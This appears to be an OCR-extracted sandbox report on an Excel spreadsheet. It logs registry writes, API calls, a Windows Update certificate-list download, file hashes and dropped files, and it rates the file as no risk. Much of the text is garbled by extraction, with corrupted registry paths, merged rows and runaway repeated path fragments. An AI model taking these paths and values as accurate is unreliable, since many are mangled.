Delete Registry Key Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4}\\ Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-A	2428

Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\ Value: None	2428
Delete Registry Key	$Key: HKEY\_CURRENT\_USER \\ ISOFTWARE \\ IMicrosoft \\ Office \\ 16.0 \\ ICommon \\ Client \\ Telemetry \\ Rules \\ Metadata \\ lexcel. exe \\ Value: None \\ ISOFTWARE \\ IMICROSoft \\ INFORMATION \\$	2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ Value: None	2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\ Value: None	2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-A A98-278FC044FB98}\ Value: None	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-A	2428
Write Registry Key	A98-278FC044FB98}\A Value: 0  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-A	2428
	A98-278FC044FB98}\Categories Value: None	0400
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\(02FD33DF-F746-4A10-93A0-2BC6273BC8E4\)\ Value: None	2428
Write Registry Key	Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4}\tag{1.0}4	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4}\Categories Value: None	2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\ Value: None	2428
Write Registry Key	Key: HKEY_CURRENT_USER:SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\ULSCategoriesSeverities Value: 70 50,1249 15,1249 10	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\ULSAllCategories Value: 1	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\RoamingConfigurableSettings Value: None	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\Roaming\LastSyncTime Value: None	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\Roaming\asi\WriteTime Value: None	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\) Return: 3	2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Excel\XLSTART\*.*, 0, 2490048, 0, 0, 0 ) Return: d78d490	2428
Call Filesystem API	API Name: FindNextFileW Args: ( d78d490, 2490048 ) Return: 1	2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %ProgramFiles(x86)%\Microsoft Office\Office\Office\Office\16\xi\start\*.*, 0, 2490048, 0, 0, 0 ) Return: d78d490	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\Resiliency\Startup\tems\cn& Value: None	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\) Return: 3	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\( \) ) Return: 3	2428
Call System API	API Name: GetDriveTypeW Args: ( CA ) Return: 3	2428
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#(ee5e3854-dde6-11eb-9bdd-806e6f6e6963)#000000001F500000#(53f5630d-b6bf-11d0-94f2-00a 0c91efb8b)\) Return: 3	2428
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000000100000#{53f5630d-b6bf-11d0-94f2-00a 0c91efb8b}\) Return: 3	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2428
Call System API	API Name: GetDriveTypeW Args: ( D:\ ) Return: 5	2428
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomTEAC_CD-ROM2.5+#5&1c1d869a&0&1.1.0#(53f5630d-b6bf-11d0-9	2428
	4/2-00a0c91efb8b]\ ) Return: 5	
Call System API	API Name: GetDriveTypeW Args: ( E:\\ ) Return: 2	2428
Call System API	API Name: GetDriveTypeW Args: ( F:\\ ) Return: 2	2428
Call System API	API Name: GetDriveTypeW Args: ( E:\\ ) Return: 2	2428
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2	2428
Call System API	API Name: GetVersionExA Args: ( 736682d0 ) Return: 1	2428
Call System API	API Name: GetVersionExA Args: ( c21580 ) Return: 1	2428
Call System API	API Name: GetDriveTypeA Args: ( C:\ ) Return: 3	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2428
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2428
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2428
Call System API	API Name: GetDriveTypeW Args: (CA) Return: 3	2428
Call System API		
•	API Name: GetDriveTypeW Args: (C:\) Return: 3	2428
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\Resiliency\Startup tems\at& Value: None	2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\Resiliency\DocumentRecovery\ Value: None	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\) Return: 3	2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6862\ Value: None	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\\ ) Return: 3	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6862\1D6862\Value: None	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6862\1D6862\Value: None	2428
Call System API	API Name: GetVersionExA Args: ( c21fb0 ) Return: 1	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\Resiliency\DocumentRecovery\1D6862\1D6862\Value: None	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\(\lambda\) Return: 3	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\Resiliency\DocumentRecovery\1D6862\ Value: None	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Exce\Resiliency\DocumentRecovery\ Value: None	2428
Call System API	API Name: GetDriveTypeW Args: ( C/\) Return: 3	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\Startup\tems\at& Value: None	2428
Call System API	API Name: GetDriveTypeW Args: ( C: ) Return: 3	2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None	2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6B9E\Value: None	2428
Write Degistry V	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6B9E\1D6B9E Value: None	2428
Write Registry Key		0.400
Write Registry Key Call System API Write Registry Key	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0	2428 2428

Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2022-12-06T15:14: 18Z	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2022-12-06T15:14:1 8Z	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2022-12-06T15:17:1 8Z	2428
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00006109E60090400000000000F01FE	2428
Write Registry Key	C\Usage\Product\NonBootFilesIntl_1033 \text{Value: 55860007}  Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installen\UserData\S-1-5-18\Products\00006109E6009040000000000F01FE	2428
O HIME I ARI	C\Usage\Product\nonBootFiles\ntl_1033\Value: 55860008	0.400
Call Window API	API Name: DialogBoxIndirectParamW Args: (6d330000, ef288b8, 20228, 6d6b51c6, c2cb9c ) Return: 6	2428
Write Registry Key  Call System API	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\152C64B7E\LanguageList Value: en-US\0en\0	2428 2428
Call System API	API Name: PathFileExistsW Args: ( %windir%\Sys\WOW64\propsys.dll ) Return: 1	2428
Write Registry Key	API Name: PathFileExistsW Args: ( %windir%\SysWOW64\propsys.dll ) Return: 1  Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MulCache\c0152C64B7E\@C\Program Files (x86)\Common Files\Microsoft Shared\Offic	2428
White Registry Rey	e16\oregres.dll,-412 Value: Easily discover, visualize, and share insights from your data.	2420
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\152C64B7E\@C\\Program Files (x86)\Common Files\Microsoft Shared\Office16\oregres.dll,-206 Value: Excel 2016	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files (x86)\Microsoft Office\Office\Office\Office\Office\Cells\Cel	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C\Program Files (x86)\Microsoft Office\Office	2428
Call System API	API Name: GetVersionExA Args: ( 76bb10ec ) Return: 1	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0	2428
Call WMI API	API Name: IWbemLevel1Login::NTLMLogin Args: ( ROOT\CIMV2, en-US,en, 0, 13d0d600, 10f8f540 ) Return: 0	2428
Call WMI API	API Name: IWbemLocator::ConneclServer Args: ( ROOT\CIMV2, NULL, NULL, NULL, 0, NULL, 0, 10f8f540 ) Return: 0	2428
Call WMI API	API Name: IWbemServices::ExecQuery Args: ( WQL, SELECT * FROM Win32_ComputerSystemProduct, 30, 0, 10f8f538 ) Return: 0	2428
Call WMI API	API Name: Win32_ComputerSystemProduct::Get Args: ( UUID, 0, 0DB755B9-0809-41B0-AAC5-A2A76FC75DBE, 0, 0 ) Return: 0	2428
Call Network API	API Name: socket Args: (23, 1, 6) Return: e30	2428
Call Service API	API Name: OpenServiceW Args: ( ee89550, NetSetupSvc, 4 ) Return: ee89438	2428
Call Network API	API Name: socket Args: ( 23, 1, 6 ) Return: e84	2428
Call Service API	API Name: OpenServiceW Args: ( ed8bae8, WinHttpAutoProxySvc, 94 ) Return: ed8b8b8	2428
Call System API	API Name: WinHttpCloseHandle Args: ( edc2bb0 ) Return: 1	2428
Call Network API	API Name: socket Args: ( 2, 2, 0 ) Return: ee8	2428
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: ee8	2428
Call System API	API Name: DnsQueryEx Args: ( ctldl.windowsupdate.com, 1, 40006000 ) Return: 87	2428
Call System API	API Name: DnsQueryEx Args: ( ctldl.windowsupdate.com, 1c, 40026000 ) Return: 0	2428
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: ee8	2428
Call Network API	API Name: socket Args: ( 2, 1, 6 ) Return: ee8	2428
Call Network API	API Name: bind Args: ( ee8, 0.0.0.0:49425, 128 ) Return: 0	2428
Call System API	API Name: ConnectEx Args: ( ee8, 72.21.81.240:80, 16, 0, 0, 0, ef08600 ) Return: 0	2428
Call Network API	API Name: send Args: (ee8, GET/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab*?18eca35fe247abe1 HTTP/1.1\n\nConnection: Keep-Alive\n\n Accept: "\n\nIf-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMTn\nIf-None-Match: "08f5ab0361ad71:0"\n\nUser-Agent: Microsoft-CryptoAPI/10.0\n\nHost: ctld Lwindowsupdate.com\n\n\n, 1, 287 ) Return: 0	2428
Call System API	API Name: WinHttpCloseHandle Args: ( 13ce50a0 ) Return: 1	2428
Call System API	API Name: WinHttpCloseHandle Args: (13ce8b18) Return: 1	2428
Call System API	API Name: WinHttpCloseHandle Args: ( ed6/620 ) Return: 1	2428
Call System API	API Name: WinHttpCloseHandle Args: ( ecef270 ) Return: 1	2428
Call Service API	API Name: OpenServiceW Args: ( ed8bae8, CryptSvc, 5 ) Return: ed8b2f0	2428
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one	2428
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2428
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one	2428
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0	2428
Call System API	API Name: GetVersionExA Args: ( 1479ef8c ) Return: 1	2428
Call System API	API Name: GetVersionExA Args: ( 1479eec8 ) Return: 1	2428
	API Name: GetVersionExA Args: (1479f158 ) Return: 1	2428
Call System API	7.4 Mario: Set Goldin. 24 Maga. ( Monde) Madalii. 1	
Call System API  Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml ) Return: 0	2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml ) Return: 0	2428
Call Filesystem API Delete Registry Key	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml ) Return: 0  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6B9E\1D6B9E\ value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6B9E\ Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None	2428 2428
Call Filesystem API Delete Registry Key Delete Registry Key Delete Registry Key Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml ) Return: 0  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6B9E\1D6B9E\2due: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6B9E\ Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6B9E\ Value: None  API Name: MoveFileWithProgressW Args: ( %APPDATA%\Microsoft\Excel\175E\1000, %APPDATA%\Microsoft\Excel\15.xib, 0, 0, 0 ) Return: 1	2428 2428 2428 2428 2428
Call Filesystem API Delete Registry Key Delete Registry Key Delete Registry Key Call Filesystem API Write Registry Key	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6B9E\1D6B9E Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6B9E\ Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None  API Name: MoveFileWithProgressW Args: (%APPDATA%\Microsoft\Excel\475E1000, %APPDATA%\Microsoft\Excel\475E1000, %A	2428 2428 2428 2428 2428 2428
Call Filesystem API Delete Registry Key Delete Registry Key Delete Registry Key Call Filesystem API Write Registry Key Write Registry Key	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D689E\1D689E\alue: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D689E\ Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D689E\ Value: None  API Name: MoveFileWithProgressW Args: (%APPDATA%\Microsoft\Excel\475E1000, %APPDATA%\Microsoft\Excel\475E1000, %APPDATA%\Microsoft\Excel\	2428 2428 2428 2428 2428 2428 2428 2428
Call Filesystem API Delete Registry Key Delete Registry Key Delete Registry Key Call Filesystem API Write Registry Key Write Registry Key Write Registry Key	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D689E\1D689E\2due: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D689E\2due: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D689E\2due: None  API Name: MoveFileWithProgressW Args: (%APPDATA%\Microsoft\Excel\475E1000, %APPDATA%\Microsoft\Excel\Excel\15.xlb, 0, 0, 0) Return: 1  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Options\Document\Toolbars\Settings\Microsoft\Excel\Zotta\User\Soft\Options\Document\Toolbars\Soft\Options\Document\Toolbar\Toolbar\Soft\Options\Document\Toolbar\Soft\Options\Document\Toolbar\Toolbar\Soft\Options\Document\Toolbar	2428 2428 2428 2428 2428 2428 2428 2428
Call Filesystem API Delete Registry Key Delete Registry Key Delete Registry Key Call Filesystem API Write Registry Key Write Registry Key	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D689E\1D689E\alue: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D689E\ Value: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D689E\ Value: None  API Name: MoveFileWithProgressW Args: (%APPDATA%\Microsoft\Excel\475E1000, %APPDATA%\Microsoft\Excel\475E1000, %APPDATA%\Microsoft\Excel\	2428 2428 2428 2428 2428 2428 2428 2428
Call Filesystem API Delete Registry Key Delete Registry Key Delete Registry Key Call Filesystem API Write Registry Key Write Registry Key Write Registry Key	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6B9E\1D6B9E\2due: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6B9E\2due: None  Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6B9E\2due: None  API Name: MoveFileWithProgressW Args: (%APPDATA%\Microsoft\Excel\475E\1000, %APPDATA%\Microsoft\Excel\475E\1000, %APPDATA\AVA\Microsoft\Excel\475E\1000, VA\AVA\Microsoft\Excel\475E\1000\AVA\AVA\Microsoft\Excel\475E\1000\AVA\AVA\Microsoft\Excel\475E\1000\AVA\AVA\Microsoft\Excel\475E\1000\AVA\AVA\AVA\Microsoft\Excel\475E\1000\AVA\AVA\AVA\AVA\AVA\AVA\AVA\AVA\AVA\	2428 2428 2428 2428 2428 2428 2428 2428

Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\\BBBB234A-3845-4056-A782-F3D470BAB91F} (1) - 2496 - excel.exe - OTeleM ediumCost.dat ) Return: 1	2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\{9323BA46-7012-4BA8-B054-3F9EC558EE1A} (0) - 2584 - excel.exe - OTeleM ediumCost.dat ) Return: 1	2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\{9323BAA6-7012-4BA8-B054-3F9EC558EE1A} (1) - 2584 - excel.exe - OTeleM ediumCost.dat ) Return: 1	2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\{*} (*) - * - excel.exe - OTele.dat, 0, c2e9f0, 0, 0, 0 ) Return: 13d48338	2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%/Microsoft\Office\OTele\(BBBB234A-3845-4056-A782-F3D470BAB91F) (0) - 2496 - excel.exe - OTele.d at ) Return: 1	2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%/Microsoft\Office\OTele\{BBBB234A-3845-4056-A782-F3D470BAB91F} (1) - 2496 - excel.exe - OTele.d at ) Return: 1	2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\{9323BAA6-7012-4BA8-B054-3F9EC558EE1A} (0) - 2584 - excel.exe - OTele.d at ) Return: 1	2428
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\{9323BAA6-7012-4BA8-B054-3F9EC558EE1A} (1) - 2584 - excel.exe - OTele.d at ) Return: 1	2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\{*}\( '') - * - excel.exe - OTeleMediumCost.dat, 0, c2e9f0, 0, 0, 0, 0 ) Return: 13d 48078	2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\{*}\( '') - * - excel.exe - OTeleMediumCost.dat, 0, c2e9f0, 0, 0, 0, 0 ) Return: 13d 48338	2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\{*} (*) - * - excel.exe - OTele.dat, 0, c2e9f0, 0, 0, 0 ) Return: 13d48438	2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\{*}\( '') - * - excel.exe - OTeleMediumCost.dat, 0, c2e9f0, 0, 0, 0, 0 ) Return: 13d 48238	2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %LOCALAPPDATA%\Microsoft\Office\OTele\{*} (*) - * - excel.exe - OTele.dat, 0, c2e9f0, 0, 0, 0) Return: 13d48378	2428
Call Filesystem API	API Name: DeleteFileW Args: ( %TEMP%\(661ABC42-8195-43B7-8E24-C69084959FE9\) - OProcSessId.dat ) Return: 1	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\Startupltems\dn& Value: None	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\Startupltems\ Value: None	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\ Value: None	2428

#### ▼ Screenshot



File name	NONAMEFL
File type	Office Excel 2007 spreadsheet
SHA-1	E19DAB08EF3F42EE9E521400BD22572FBBF76331
SHA-256	B84B8BD720A977C0CA6BC0F4370613477163537E2CDE8C6B663E35DEF09310
MD5	E20C9766E75BAED5E891073803F5B6D9
TLSH	-
Sizo	7990 hyto(c)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-

#### ▼ Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
ctldl.windowsupdate.com	72.21.81.240	53	-	No risk	-	NONAMEFL
ctldl.windowsupdate.com	72.21.81.240	80	-	-	-	NONAMEFL

URL	Site Category	Risk Level	Threat	Accessed By
http://ctldl.windowsupdate.com/msdownload/upda te/v3/static/trustedr/en/disallowedcertstl.cab?18e	Computers / Internet	No risk	-	NONAMEFL
ca35fe247abe1				

#### ▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
NONAMEFL.xlsx.LNK	No risk	-	-	-	1324	968C4ED1FBF9AED8A01FF1206462D6F286 617E12
~\$NONAMEFL.xlsx	No risk	-	-	-	165	2DEC74BBC2C781FF2B4247BF09B1FFACB C431721
475E1000	No risk	-	-	-	10104	CE5AF1E91962666B0EA8F4EA3DF78220AD C8CD86
Excel15.xlb	No risk	-	-	-	10104	CE5AF1E91962666B0EA8F4EA3DF78220AD C8CD86
{661ABC42-8195-43B7-8E24-C6 9084959FE9} (1) - 2428 - excel.ex e - OTele.dat	No risk	-	-	-	443	A657DAC55443EF26400330EB16DF5AF87E 20B20D
{661ABC42-8195-43B7-8E24-C6 9084959FE9} (0) - 2428 - excel.ex e - OTeleMediumCost.dat	No risk	-	-	-	837	1231288A3E3D4210D0625EF4D6DB1A1E37 DAD867
{661ABC42-8195-43B7-8E24-C6 9084959FE9} (1) - 2428 - excel.ex e - OTeleMediumCost.dat	No risk	-	-	-	519	15C120A616933E5DFD6576A0AD905664620 B5BF3
{661ABC42-8195-43B7-8E24-C6 9084959FE9} (0) - 2428 - excel.ex e - OTele.dat	No risk	-	-	-	279	A69A7B853507BC61784BFCFD6D13EA8B36 F5A940
57C8EDB95DF3F0AD4EE2DC2B 8CFD4157	No risk	-	-	-	340	EAEDEF5DCCFC25D8A0306F5076C1E7EEA D4BF740
CVRE29F.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AF D80709

# ▼ Analysis

Event Type	Details	Parent PID	PID
Call System API	API Name: GetVersionExA Args: ( 114f740 ) Return: 1		3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\ Value: None		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\!\(Value: None		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		3028
Call System API	API Name: GetVersionExA Args: ( 114f40c ) Return: 1		3028
